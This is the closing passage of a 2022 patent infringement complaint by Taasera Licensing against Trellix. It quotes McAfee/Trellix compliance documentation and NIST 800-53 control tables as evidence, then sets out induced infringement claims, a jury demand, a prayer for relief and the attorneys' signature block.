


Figure 2. See threats and your compliance status across McAfee and Microsoft technologies in one area.

176



NIST 800-53 Compliance Controls

The following control families represent a portion of special publication NIST 800-53 revision 4. This guide is intended to aid McAfee, its partners, and its customers, in aligning to the NIST 800-53 controls with McAfee® capabilities. The control families are listed below.

- AC Access Control (21 controls)
- CM Configuration Management (3 controls)
- CP Contingency Planning (1 control)
- IA Identification and Authentication (28 controls)
- RA Risk Assessment (1 control)
- SC System and Communications (32 controls)
- SI System and Information Integrity (11 controls)

Each product represents various capabilities, therefore, the total number of controls listed for each family will not be a one-to-one match with the number of products as some capabilities will overlap. The chart below display each capability as it applies to a specific control family.


Capability	AC	AU	CM	CP	IA	SC	SI	Totals
McAfee Active Response	2	-	-	-	-	-	-	2
McAfee Application Control	-	-	3	-	-	3	2	8
McAfee Data Loss Prevention	1	-	-	-	-	-	-	1
McAfee Disk Encryption	-	-	-	-	-	1	-	2
McAfee Endpoint Security	-	-	-	-	-	6	1	7
McAfee Enterprise Security Manager	3	10	-	-	-	-	2	25
McAfee® ePolicy Orchestrator®	-	7	-	-	-	-	2	9
McAfee File & Removable Media Protection	-	-	-	-	-	1	-	1
McAfee Network Security Platform	-	-	-	-	-	12	-	12
McAfee Policy Auditor	15	12	-	-	8	14	4	53
None	2	1	-	1	20	6	4	34

177

171. Every ’918 Accused Product authorizes access by the endpoint to a computing resource on the network, authorization being determined by the remote computing system in

[176] https://www.mcafee.com/enterprise/en-us/assets/solution-briefs/sb-mvision-endpoint-epo.pdf
[177] https://www.mcafee.com/enterprise/en-us/assets/guides/restricted/gd-nist-800-53-compliance-controls.pdf; https://www.trellix.com/en-us/assets/docs/data-sheets/Trellix_ePO_SaaS_Datasheet.pdf

response to the compliance state. For example, McAfee/Trellix ePolicy Orchestrator with McAfee/Trellix Policy Auditor enforces access control polices when the endpoint is out of compliance.



Product overview

Overview


Trellix Agent is the client-side component that provides secure communication between McAfee® ePolicy Orchestrator® (McAfee® ePO™) and managed products.

The agent also serves as an updater for Trellix products.

Systems can be managed by the McAfee ePO server only if they have an agent installed. While running silently in the background, the agent:

- Installs products and their upgrades on managed systems.
- Updates security content such as the V3 DAT files or AMCore Content Package associated with McAfee® Endpoint Security.
- Enforces policies and schedules tasks on managed systems.
- Gathers information and events from managed systems, and sends them to McAfee ePO.

[178]



Control Family	Control Category	Control Name	Control ID	Assessment Procedure	Assessment Objective	McAfee Capability
AC	Access Enforcement	Access Enforcement	AC-3	AC-3	Determine if the information system: • Enforces approved authorizations for logical access to information and system resources in accordance with applicable access control policies	McAfee Policy Auditor

Control Family	Control Category	Control Name	Control ID	Assessment Procedure	Assessment Objective	McAfee Capability
AC	Least Privilege	Auditing Use of Privileged Functions	AC-6(9)	AC-6(9)	Determine if the information system: • Audits the execution of privileged functions	McAfee Policy Auditor
AC	Least Privilege	Prohibit Non-Privileged Users from Executing Privileged Functions	AC-6(10)	AC-6(10)	Determine if the information system: • Prevents non-privileged users from executing privileged functions to include: • Disabling implemented security safeguards/countermeasures; • Circumventing security safeguards/countermeasures; or – Altering implemented security safeguards/countermeasures	McAfee Endpoint Security with McAfee Threat Intelligence for Endpoint Security McAfee Policy Auditor

[179]

172. Defendant has and continues to indirectly infringe one or more claims of the ’918 Patent by knowingly and intentionally inducing others, including customers and end-users, to directly infringe, either literally or under the doctrine of equivalents, by making, using, offering to sell, selling, and/or importing into the United States products that include infringing technology, such as the ’918 Accused Product (*e.g* products incorporating compliance).

[178] Trellix Agent 5.7.x Product Guide

[179] https://www.mcafee.com/enterprise/en-us/assets/guides/restricted/gd-nist-800-53-compliance-controls.pdf; https://www.trellix.com/en-us/assets/docs/data-sheets/Trellix_ePO_SaaS_Datasheet.pdf

173. Defendant, with knowledge that these products, or the use thereof, infringe the '918 Patent at least as of the date of this Complaint, knowingly and intentionally induced, and continues to knowingly and intentionally induce, direct infringement of the '918 Patent by providing these products to end-users for use in an infringing manner, as well as providing instruction and installation manuals on its support portal, and providing customer service through phone support and/or dedicated support staff that instruct end-users to use the products in an infringing manner.[180]

174. Defendant encourages and induces its users and customers of the '918 Accused Products to perform the methods claimed in the Asserted Patents. For example, Defendant Trellix makes its security services available on its website, widely advertises those services, provides applications that allow customers and users to access those services, provides training and instructions for installing, and maintaining those products, and provides technical support to customers and users via Trellix support and services.[181]

175. Defendant further encourages and induces its customers to use the infringing McAfee/Trellix ePolicy Orchestrator with McAfee/Trellix Policy Auditor by providing directions for and encouraging the McAfee Agent to be installed on individual endpoint computers.[182]

176. Defendant induced infringement by others, including end-users, with the intent to cause infringing acts by others or, in the alternative, with the belief that there was a high probability

[180] McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html

[181] https://docs.trellix.com/; https://www.trellix.com/en-us/support.html; https://www.trellix.com/en-us/services/education-services.html

[182] https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html#; McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html

that others, including end-users, infringe the ’918 Patent, but while remaining willfully blind to the infringement.

177. Taasera has suffered damages as a result of Defendant’s direct and indirect infringement of the ’918 Patent in an amount to be proved at trial.

178. Taasera has suffered, and will continue to suffer, irreparable harm as a result of Defendant’s infringement of the ’918 Patent, for which there is no adequate remedy at law, unless Defendant’s infringement is enjoined by this Court.

DEMAND FOR JURY TRIAL

Plaintiff hereby demands a jury for all issues so triable.

PRAYER FOR RELIEF

WHEREFORE, Taasera prays for relief against Defendant as follows:

a. Entry of judgment declaring that Defendant has directly and/or indirectly infringed one or more claims of each of the Patents-in-Suit;

b. An order pursuant to 35 U.S.C. § 283 permanently enjoining Defendant, its officers, agents, servants, employees, attorneys, and those persons in active concert or participation with it, from further acts of infringement of the Patents-in-Suit;

c. An order awarding damages sufficient to compensate Taasera for Defendant’s infringement of the Patents-in-Suit, but in no event less than a reasonable royalty, together with interest and costs;

d. Entry of judgment declaring that this case is exceptional and awarding Taasera its costs and reasonable attorney fees under 35 U.S.C. § 285; and,

e. Such other and further relief as the Court deems just and proper.

Dated: October 31, 2022

Respectfully submitted,

/s/ Alfred R. Fabricant
Alfred R. Fabricant
NY Bar No. 2219392
Email: ffabricant@fabricantllp.com
Peter Lambrianakos
NY Bar No. 2894392
Email: plambrianakos@fabricantllp.com
Vincent J. Rubino, III
NY Bar No. 4557435
Email: vrubino@fabricantllp.com
Joseph M. Mercadante
NY Bar No. 4784930
Email: jmercadante@fabricantllp.com
FABRICANT LLP
411 Theodore Fremd Avenue,
Suite 206 South
Rye, New York 10580
Telephone: (212) 257-5797
Facsimile: (212) 257-5796

Justin Kurt Truelove
Texas Bar No. 24013653
Email: kurt@truelovelawfirm.com
TRUELOVE LAW FIRM, PLLC
100 West Houston Street
Marshall, Texas 75670
Telephone: (903) 938-8321
Facsimile: (903) 215-8510

ATTORNEYS FOR PLAINTIFF
TAASERA LICENSING LLC